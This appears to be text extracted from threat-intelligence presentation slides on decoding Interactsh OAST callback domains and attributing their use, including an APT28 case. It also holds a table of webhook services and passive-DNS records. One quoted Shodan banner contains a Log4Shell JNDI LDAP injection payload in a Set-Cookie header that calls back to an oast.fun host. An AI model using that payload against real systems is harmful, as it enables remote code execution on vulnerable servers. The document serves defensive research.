cn5n8a	92vtc	2024-02-13 13:52:41	22:ff:58	0	282682	1996-12-04 16:50:39	2147483649	cn5n8a92vtc00004a0t0gks3tbcyyyyyd
cn5n8a	92vtc	2024-02-13 13:52:41	22:ff:58	0	282682	1996-12-10 17:06:13	549755814276	cn5n8a92vtc00004a0t0gk14zzhyyyyn


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GET /favicon.ico HTTP/2.0
Host: c57mv3m2vtc00003ctpggnu4pthyyyyyb.interactsh.com
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/png,image/jpg,image/jpeg,image/bmp
Accept-Encoding: gzip, deflate, br
Accept-Language: en-IN,en;q=0.9
Cookie: _ga=GA1.2.1981211485.1632515655; _gid=GA1.2.15594
```

- This domain from the documentation is very similar to the domains used in the phish reported by Harfang Lab
 - Those crazy, sneaky bears stole some oast!
 - They are **too similar** for it to be a coincidence

One last thing...

- The screenshot has a few more details of note
- The date **2021-51-26** is buggy, but we can convert the timestamp from the **GA cookie**

From IP address 103.22.142.211 at 2021-51-26_12:51



Cookie: _ga=GA1.2.1981211485.1632515655; _gid=GA1.2.15594

- Actual time: **Fri 24 September 2021 20:34:15 UTC**
- That compares reasonably well with the Interactsh CID time from the previous page
- **2021-09-25 18:50:54**

CONCLUSION:

- APT28 / MASEPIE / STEELHOOK is recycling old OAST domains and tweaking them for uniqueness.

CHALLENGE:

- How are they retrieving the POST'd OAST content for others' CorrelationIDs?

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Thank you


For attending this Fever Dream of a
presentation!

(advance to next slide for Resources)




Resources


- Hall, Chris. "The OAST with the Most | Lacework." Security for DevOps, Containers, and Cloud Environments | Lacework, 4 Apr. 2022, <https://www.lacework.com/blog/the-oast-with-the-most>.
- Interact.sh, An OOB interaction gathering server and client library, <https://github.com/projectdiscovery/interactsh>
- <https://github.com/rs/xid>
- Eventually python code, recipes, and the presentation will be available here:
- <https://github.com/topics/snl-cyber-sec>
- In the meantime, check out the CyberChef recipes using the QR codes to the right




Interactsh-1.0.1-decoder.chef



CustomB32alphabet.chef



Base32id_qr.png




cid-pre-non-entropy_qr.png


Webhook Platform	Note	OAST	Root domain(s)	Nameservers	Ips	CorrelationID pattern	UUID creation function	Example hostname
AcuMonitor	Victi Acunetix OBD	Y	bxss.me	ns1.bxss.me ns2.bxss.me	9.21.14.	/[0-9][a-v]{3}/	hitzh82klkgr5.bxss.me hitfddk3mey1.bxss.me	
BOAST	Open Source	Y	oastify.com	ns1.oastify.com	9.21.14.	/base32{10}/	base32{10}tID k2b27meg7dfifvxumfnm24oa (canary)	
Burp Collaborator	Collaborator's own webhook service to use with the Burp intruder scanner	Y	oastify.com burpcollaborator.net	ns1.oastify.com	3.248.33.252 54.77.139.23			etbb3ip3vcguclkwzth83b0ypzfn4.oastify.com nsjw7kov2gi8f8pgadp1n4pgz75zo.burpcollaborator.net 3afabu8qf6mzg5ai2iibyiv2m8cw1.burpcollaborator.net
CanaryTokens	Can be used as a webhook	N	canarytokens.com	ns1.canarytokens.com	52.18.63.80			09j8mvi7wn71y72tv75tznttc.canarytokens.com 198.canarytokens.com 1agdlcf5j9lj4so8cymoaut.e.canarytokens.com 1alp2nraqc73htxjsm1jnaehwsttu9r7ngahrmfh7kxt2mc_.xjd-sec.l4j.8dqyt225ws30nuou9timdcvp.canarytokens.com 1g7y940m6v9n872ca9z1fpvxz.canarytokens.com 16xqze0atnw4um90cundfgb.canarytokens.com 1sdbfrnd1frr0s_uxcyqeh0cec0cdsunqfrearhjt8v81pk.xjd-sec.l4j.8dqyt225ws30nuou9timdcvp.canarytokens.com
DNSlog		N	dnslog.cn		195.116.116.17			0h_0sdaseuvs2wlpcngvmtev7ecr_tmsqjfjk4qtu8supd9ke3.60hwo7hogeuh78.jmof4r.dnslog.cn
DNSlog Platform		N	log.dnslog.biz log.dnslog.sbs log.dnslog.store	DNSpod	172.67.163.50 104.21.65.122 124.220.31.212 149.129.48.33 150.158.21.215 199.59.243.225 45.152.219.118 47.91.170.222 75.2.115.196			199.21.199.9-443.gh9s0e.dnslog.cn xxi17z.dnslog.cn
Interactsh	Preamble is base32hex encoded xid Nonce is zbase32 encoded random uint32	Y	oast.site oast.pro oast.live oast.fun oast.online oast.me	ns1.oast.site ns1.oast.pro ns1.oast.live ns1.oast.fun ns1.oast.online ns1.oast.me	206.189.156.69 178.128.212.209 178.128.210.172 206.189.156.69 167.99.69.236 178.128.209.14 167.99.69.236	/[0-9][a-v]{26}/	b32hex(xid) + Zb32(nonce)	
Interactsh-web	Uses zbase32 and random string (versions prior to 1.0.2 use a different method)	Y	oast.site oast.pro oast.live oast.fun oast.online oast.me	ns1.oast.site ns1.oast.pro ns1.oast.live ns1.oast.fun ns1.oast.online ns1.oast.me		/[0-9][a-v]{26}/	zb32(rand())	
Invicti Hawk	Used to be Netsparker Hawk	Y	r87.me	ns.r87.me ns2.r87.me	52.28.204.202			rc0shnxclpkdrp9oy-nibgsbz7u5ibyjjdtzp0rezw4.r87.com u6lg9seceio527397coz-outmlwhgvx9sb99wosai0u.r87.me doefsft-o-v-ifwh2pdhflxlii7inbvh61no33hmb.r87.me
Pipedream	Also known as Requestbin	N	pipedream.net requestbin.net		99.83.154.118			18gb70abaek005.p.requestbin.net 799tsoaucmx8u9f.b.requestbin.net eoystfd39hbrsp3.m.pipedream.net
TukTuk		N						
URM Conculting	Collaborator service run for the UK NCSC	Y	collab.urmcyber.xyz	ns1.collab.urmcyber.xyz	167.99.92.95			etbb3ip3vcguclkwzth83b0ypzfn4.oastify.com nsjw7kov2gi8f8pgadp1n4pgz75zo.burpcollaborator.net
WebHookSite	Hosted on Hetzner.	N	webhook.site					https://webhook.site/bc0fc32d-00a0-448a-80b7-f409fe57c460 f3b53fc-417b-4bb2-8567-5646f2d41eb.dnshook.site
ZAP	Uses any. Recommends duckdns and mydomain	Y	ANY					

Future Work (consider me your Quest Giver)

Brief History of K-sorted Unique Identifiers



Comparing Unique Identifiers



Name	Binary Size	String Size	Features
UUID	16 bytes	36 chars	configuration free, distributed, not sortable
Snowflake	63 bits	up to 20 chars	relies on datacenter/machine config, centralized, sortable
MongoID	12 bytes	24 chars	configuration free, K-sortable
xid	12 bytes	20 chars	configuration free, K-sortable, Base32 encoded in hex mode

- <https://github.com/rs/xid/blob/master/README.md>
- https://en.wikipedia.org/wiki/Snowflake_ID

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Case #2: [hoi4i] TR-069 cookies with a side of oast!

Domain	K-sort	Campaign	Time	MID	PID	Counter	Nonce
cor5bhhoi4iklivcirlg04cqfk1ksr6hqr.oast.fun	cor5bh	hoi4i	2024-05-04 15:35	38:91:25	19147	15505120	4cqfk1ksr6hqr
cor5bhhoi4iklivcirlg04o9ioti31r6fb.oast.fun	cor5bh	hoi4i	2024-05-04 15:35	38:91:25	19147	15505120	4o9ioti31r6fb
cor5bhhoi4iklivcirlg05mgpgsbjknidj.oast.fun	cor5bh	hoi4i	2024-05-04 15:35	38:91:25	19147	15505120	5mgpgsbjknidj
cor5bhhoi4iklivcirlg06fn83nosqueshe.oast.fun	cor5bh	hoi4i	2024-05-04 15:35	38:91:25	19147	15505120	6fn83nosqueshe

Case #2: [hoi4i] cookies with a side of oast

General Information

Hostnames  -0.grg-cbr1.lnh-grg.md.cable.rcncustomer.com

Domains RCNCUSTOMER.COM

Country United States // 7547 / TCP 

City Washington

Organization RCN

ISP RCN

ASN AS6079

-278526923 | 2024-06-19T20:24:55.513598

HTTP/1.1 401 Unauthorized
WWW-Authenticate: Digest realm="gSOAP Service", qop="auth", nonce="944e171606b8eb10c4cabb5dd743fcc177774fa", opaque="0"
Server: gSOAP/2.6
Content-Type: text/xml; charset=utf-8
Content-Length: 0
Connection: keep-alive
Set-Cookie: rememberMe=456798abc;Path=/;Max-Age=0
Set-Cookie: \${jndi:ldap://\${-113}\${:-452}.\${hostName}.cookie.name.cor5bhhoi4iklivcirq0eaehwdb3imfz8.oast.fun}=\${jndi:ldap://\${-113}\${:-452}.\${hostName}.cookie.value.cor5bhhoi4iklivcirq0ahcpu13khp87m.oast.fun};Path=/;Max-Age=0

- As seen on Shodan . . .
- Port 7547: Free log4shell cookies!

Case #2: [hoi4i] RCN Customer

- Port 7547 = TR-069 CPE WAN Management Protocol (CWMP)
- CPE is Customer Premise Equipment (home routers)
- Some theories:
 - Savvy customer wants to know when support staff access their router?
 - Threat actor looking to spread from router to service provider?
 - A clever worm?
 - The next Moobot (can we call it the HoEye4Eye bot)?
- Shodan finds a few more of these with a rememberMe=456798abc cookie

TOTAL RESULTS

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TOP ORGANIZATIONS

Organization	Count
Optimum Online (Ca... 2	2
Grande Communicati... 1	1
RCN	1

Access Granted: Want to get more out of your existing Shodan account? Check out [everything you have access to.](#)

2024-09-04T04:40:17.600160

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HTTP/1.1 401 Unauthorized
WWW-Authenticate: Digest realm="gSOAP Service", qop="auth", nonce="309bcb5b412ea64cf...
Server: gSOAP/2.6
Content-Type: text/xml; charset=utf-8
Content-Length: 0
Connection: keep-alive
Set-Cookie: rememberMe=456798abc; Path=/; Max-Age...

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HTTP/1.1 401 Unauthorized
WWW-Authenticate: Digest realm="gSOAP Service", qop="auth", nonce="6797665e8c77008e1...
Server: gSOAP/2.6
Content-Type: text/xml; charset=utf-8
Content-Length: 0
Connection: keep-alive
Set-Cookie: rememberMe=456798abc; Path=/; Max-Age...

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HTTP/1.1 401 Unauthorized
WWW-Authenticate: Digest realm="gSOAP Service", qop="auth", nonce="c9815edbb1ae9364b...
Server: gSOAP/2.6
Content-Type: text/xml; charset=utf-8
Content-Length: 0
Connection: keep-alive
Set-Cookie: __cfduid=RFjaM9vT3BS1KEJHx6tHzRx5bJ...

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Case #2: [hoi4i] DNS resolutions started 2024-05-03

massive DNS feed has observed ~115 resolutions, so far

	Query	Type	Source	Count	Response	First Seen	Last Seen	Duration
	localhost.uri.cor5bhhoi4iklivcirg0uojzf73t8qgq3.oast.fun	A	A	1	127.0.0.1	2024-05-03, 18:00	2024-05-04, 17:59	23h 59m 59s
	uri.cor5bhhoi4iklivcirg0h56uukwwzcjyr.oast.fun	A	A	1	206.189.156.69	2024-05-03, 18:00	2024-05-04, 17:59	23h 59m 59s
	cor5bhhoi4iklivcirg0fisze7tj71zi6.oast.fun	A	A	1	206.189.156.69	2024-05-03, 18:00	2024-05-04, 17:59	23h 59m 59s
	localhost.uri.cor5bhhoi4iklivcirg079seodyzdsm3.oast.fun	A	A	1	127.0.0.1	2024-05-03, 18:00	2024-05-04, 17:59	23h 59m 59s
	uri.cor5bhhoi4iklivcirg0mdd9akmizm3fk.oast.fun	A	A	1	206.189.156.69	2024-05-03, 18:00	2024-05-04, 17:59	23h 59m 59s
	localhost.uri.cor5bhhoi4iklivcirg0jk1hjp6hjecd1.oast.fun	A	A	1	127.0.0.1	2024-05-03, 18:00	2024-05-04, 17:59	23h 59m 59s
	113452.localhost.uri.cor5bhhoi4iklivcirg0mdd9akmizm3fk.oast.fun	A	A	1	206.189.156.69	2024-05-03, 18:00	2024-05-04, 17:59	23h 59m 59s
	cor5bhhoi4iklivcirg06jzzfk4i5eqp4.oast.fun	A	A	1	206.189.156.69	2024-05-03, 18:00	2024-05-04, 17:59	23h 59m 59s
	uri.cor5bhhoi4iklivcirg0zegnpm8nh3ns6.oast.fun	A	A	1	206.189.156.69	2024-05-03, 18:00	2024-05-04, 17:59	23h 59m 59s
	uri.cor5bhhoi4iklivcirg0jfnc7oxsn58ik.oast.fun	A	A	1	206.189.156.69	2024-05-03, 18:00	2024-05-04, 17:59	23h 59m 59s
	113452.localhost.uri.cor5bhhoi4iklivcirg0z833osuzkazag.oast.fun	A	A	1	206.189.156.69	2024-05-03, 18:00	2024-05-04, 17:59	23h 59m 59s
	cookievalue.cor5bhhoi4iklivcir00ahcpu13khp87m.oast.fun	A	A	1	206.189.156.69	2024-09-02, 18:00	2024-09-03, 17:59	23h 59m 59s
	cor5bhhoi4iklivcirg0ahcpu13khp87z.oast.fun	A	A	1	206.189.156.69	2024-09-02, 18:00	2024-09-03, 17:59	23h 59m 59s
	113452.localhost.cookievalue.vvv5bh-hoi4iklivcirg0ahcpu13khp87m.oast.fun	A	A	1	206.189.156.69	2024-09-03, 18:00	2024-09-05, 17:59	1d 23h 59m
	c_r5bhhoi4iklivcirg0ahcpu13khp87z.oast.fun	A	A	1	206.189.156.69	2024-09-04, 18:00	2024-09-05, 17:59	23h 59m 59s
	cookievalue.c_r5bhhoi4iklivcirg0ahcpu13khp87z.oast.fun	A	A	1	206.189.156.69	2024-09-04, 18:00	2024-09-05, 17:59	23h 59m 59s
	cookievalue.vvv5bh-hoi4iklivcirg0ahcpu13khp87m.oast.fun	A	A	1	206.189.156.69	2024-09-04, 18:00	2024-09-05, 17:59	23h 59m 59s
	localhost.cookievalue.c_r5bhhoi4iklivcirg0ahcpu13khp87z.oast.fun	A	A	1	127.0.0.1	2024-09-04, 18:00	2024-09-05, 17:59	23h 59m 59s
	113452.localhost.cookievalue.c_r5bhhoi4iklivcirg0ahcpu13khp87z.oast.fun	A	A	1	206.189.156.69	2024-09-04, 18:00	2024-09-06, 17:59	1d 23h 59m
	localhost.cookievalue.vvv5bh-hoi4iklivcirg0ahcpu13khp87m.oast.fun	A	A	1	127.0.0.1	2024-09-04, 18:00	2024-09-05, 17:59	23h 59m 59s

Case #2: [hoi4i] Interactsh metadata

K-sort	Campaign	Time	MID	PID	Counter	FQDN
cor5bh	hoi4i	2024-05-04T15:35	38:91:25	19147	15505088	113452.localhost.cookievalue.cor5bhhoi4iklivcir00ahcpu13khp87m.oast.fun
cor5bh	hoi4i	2024-05-04T15:35	38:91:25	19147	15505088	cookievalue.cor5bhhoi4iklivcir00ahcpu13khp87m.oast.fun
cor5bh	hoi4i	2024-05-04T15:35	38:91:25	19147	15505088	localhost.cookievalue.cor5bhhoi4iklivcir00ahcpu13khp87m.oast.fun
